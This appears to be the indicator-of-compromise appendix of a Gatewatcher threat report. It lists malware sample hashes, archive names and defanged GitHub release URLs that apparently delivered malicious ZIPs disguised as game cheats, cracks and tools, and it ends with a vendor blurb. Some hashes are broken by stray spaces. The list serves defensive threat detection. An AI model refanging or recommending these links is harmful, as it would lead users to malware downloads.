SHA256 (sample8)	03aec7e0a63fca7ad548fa22dedfe3ba15dafc7c2cb816a2349d74e002051c0c
SHA256 (sample9)	0646a8fb1f91c46bc4d5ff779aae1d334cb3c8ef7a8f3b394be762ac5a6717da
SHA256 (sample10)	0af99b94ca63947eeffe16eb87dbc8aa0837176d209e49015fe2e3fc64ef10b7
SHA256 (sample11)	0d08d1e0db23cc3ae5365f88bc22c4df5c74f071cfa72f34e4e6a9336ba956c8

SHA256 (sample12)	2cab00e353e8cd6472c889e944e52d25e0656447fa5af3fc1e95c3b3db32067d
SHA256 (sample13)	33764391e65763065efc160be505c97fe8c927f8c5064c6f6cfd89f3e72cf597
SHA256 (sample14)	3ab5ae6e34d35977cf218c785b184425851f94202092d1bcfb1a2cc44a30bfe5
SHA256 (sample15)	5cbf7acce6e1a18aeab14a2209cf60ecb744b0beedc41585f562846e1fc3e212
SHA256 (sample16)	5ce83f99eff295ab626b8f6dacc18a34708a30ac9a95fd23067d71b820283a71
SHA256 (sample17)	74f72ebb9bb6408108a4621706b31a83b44a475661e90469dc506ad2368389c5
SHA256 (sample18)	7d70e6d7d4fa8d888bd46680aa604dd9f56285dc78c429ac8ab8e4d88266651f
SHA256 (sample19)	81580758604dff8b2b8f9126645e4a897e9b86b63bede420a07b1a6b3a973638
SHA256 (sample20)	b1fd8621eca72b6b5f2bede4eea594a518ac73ad460e61ce5948137afc8c3430
SHA256 (sample21)	b79c66c6982c75deccdac850f7fc0ac60449eebb03ee85fd805053aa706adc63
SHA256 (sample22)	bd450ff7fd4450c8e62e60f36cccc20efe94d90b2d0c45556d45a3c878a7cd17
SHA256 (sample23)	d069c2eae59a5c7ad0c5de361220ff91ff228137812ed5cfd465df1a120ac3ea
SHA256 (sample24)	d0cc55166b23aece72dc41c9d38666023f6046a0c562d8096d19555fab0a3e77
SHA256 (sample25)	dadd4646d32ba0987ad11be623c3153b41b6b704f1e551b6ee745fa1d65d0b9d
SHA256 (sample26)	dff1858beb573519c464988a2c93a5d5b50e8fc2fb123a1b1393cf1aa5c2ef2b
Filename	Application.zip
Filename	Program.zip
Filename	Release.zip
Filename	Soft.zip
Filename	Software.zip
Filename	Release_x64.zip
Filename	quarkus-openapi-problem-v1.4.2.zip

SHA256	URL
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/pufferfish420/Fixing-Error-0x8007000E/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxps://github[.]com/Elijahhx/Dead1ock-h4ck/releases/download/v2.0/Program.zip/
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxps://github[.]com/Lordsatanthenuker/DiscordUniverse/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/timy2007/Trigon-Evo/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/HoodxSp5dda/Domain-Executor/releases/download/v2.0/Program.zip

18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/iampoo31331/Hydrogen-Executor/releases/download/v2.0/Program.zip
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxps://github[.]com/3amneoz/Roblox-Celery/releases/download/v2.0/Program.zip/
18017f5ee428d795bc3761c106a5014b8eb51e48087d3357fabeb0c461e8115f	hxxp://github[.]com/Shadowlord11/Arceus-Executor/releases/download/v2.0/Program.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Abyss675/AlfaRomeoGiulia_DashboardInfo_ESP32-S3/releases/download/v1.0/Software.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Abdulbasii/spectra/releases/download/v1.0/Software.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Sporty18000/MOBILedit-Forensic-Express-Pro-Free/releases/download/v1.0/Software.zip
1ee7b5279253d57279b133105526f86d778b4db677e3fe83172f6a0c56fbd03d	hxxp://github[.]com/Mejicool/Casino-scripts.com-/releases/download/v1.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/Hackermanisdumb/Mod-Gta5/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/cartervr/taxdatabase-sql-tableau/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/BashSpiceRB/QuasarRAT-Remote-Access-Tool/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/QAQMMW/Music-Recommendation-Based-on-Facial-Expression/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/ne-ted/Free_US_Investment_Agent_System/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/lilroniel/PhoenixC2/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/KIETMIO/AWESOME-NLP-PAPERS/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/davinjoeevano/batch-project-scaffolds/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/RN098/figma-free-crack/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/jameseeeeeeeeeee/Carbon-Executor/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/ColtOSTemp/platform_external_tinyxml/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/DEVOFSS/LeadFinder-Agent/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/rafy35198/JJsploit/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/giiyu12/Codex-Roblox/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxp://github[.]com/agr1us/Roblox-Oxygen/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/double-back/Evon-Executor/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e09110162c7f12a51cb98018c17f27a	hxxps://github[.]com/Rahulpa045/CphishTermux/releases/download/v2.0/Software.zip

3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/loudwens/displayindex/releases /download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/huyko67/ChatBot-Whatsapp/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/vrus67/CrystalTool/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/Afjhr/iExplorer-Free/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/Salsiii/Codex-Roblox/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/Hackermanisdumb/Mod-Gta5/releases/download/v2.0/Software.zip/
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/MarcosPilarr/Foolproof-cursor-freeloading-method/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/vyshnavidevi11/frtproject/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/Afjhr/iExplorer-Free/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxps://github[.]com/globalnewsory/LayerEdge-Auto-Bot/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/akusayudodograu/Agentic-RAG-Story-Generation-with-Multimodal-GenAI/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/CPSGDPS/Employe-time-tracker/releases/download/v2.0/Software.zip
3a2f83a62307345bbf273a4292f190636e0 9110162c7f12a51cb98018c17f27a	hxxp://github[.]com/mehedihasanfarabi10/githubtutorial/releases/download/v2.0/Software.zip
411e7a4f4a271d520ca350c498aafe01495 40426d9bf08dcc2e00bc177696f4b	hxxp://github[.]com/99monisha/Smart-Web-Scraper-2.0-using-Gen-AI/releases/download/v1.0/Software.zip
411e7a4f4a271d520ca350c498aafe01495 40426d9bf08dcc2e00bc177696f4b	hxxp://github[.]com/huizuohaode/AI-Image-Generator/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/12301530/pump-fun-frontend/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/kareemdaher772/weather-app/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/aufahuhs/Advanced-Machine-Learning-Personal-Project/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxps://github[.]com/VitorNsousa/moonlight-launcher/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxp://github[.]com/Aksoo7/SoLBF/releases/download/v1.0/Software.zip
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxps://github[.]com/abhinavchetla/SeedGn/releases/download/v1.0/Software.zip/
541def175b2b884a92e0a6cf86133edf3c1 8e3c8705527b85ecffe8fb8e4b3c5	hxxps://github[.]com/JamesRichards05/Telegram-Premium/releases/download/v1.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53 d9be342f612b8230e39a48312a6281	hxxp://github[.]com/Kenichi-BOTZ/YusupBot1/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53 d9be342f612b8230e39a48312a6281	hxxp://github[.]com/K4tuu/Roblox-Faxi-Macro/releases/download/v2.0/Software.zip

57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/ggusercool/PancakeSwapBnbPrediction/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/Gwyiomi/Apex-Legends-External-Cheat-Hack-Trigger-Glow-Aimbot-Skin-More-Hwid-Spoofer/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/ahmetbaba122/Blue-Lock-Rivals/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/narfor502/CucumberBDDFramework/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/DoomzDay4032/Blox-Fruits-Autofarm/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/Mizea2/BOT-NEW/releases/download/v2.0/Software.zip/
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/Nikke6728/TowerDefenseGame/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/sendafor/PhoenixC2/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxps://github[.]com/Garuadi/Rainbow-S1x-Siege-Cheat/releases/download/v2.0/Software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/xaviertya/.dotfiles/releases/download/v2.0/software.zip
57d5c2569a10c07529ed7fb18699095a53d9be342f612b8230e39a48312a6281	hxxp://github[.]com/K4tuu/Roblox-Faxi-Macro/releases/download/v2.0/Software.zip

GATEWATCHER

*Cybersecurity for business serenity_*

Gatewatcher, a leader in cyber threat detection, has been protecting the networks of businesses and public institutions, including the most critical ones, since 2015. The Gatewatcher NDR Platform (Network Detection and Response) combines artificial intelligence, dynamic and behavioral analytics techniques, and contextualized Cyber Threat Intelligence (CTI). This enables unified, comprehensive visibility, real-time detection and mapping of systems, and an automated, prioritized response to attacks. Deployed across cloud, on-premise, or sensitive infrastructures, and compatible with IT, OT, and IoT environments, it secures all critical assets while streamlining operations through its integrated AI assistant. Gatewatcher combines technological power with operational peace of mind to align cybersecurity with your business objectives.

gatewatcher.com
contact@gatewatcher.com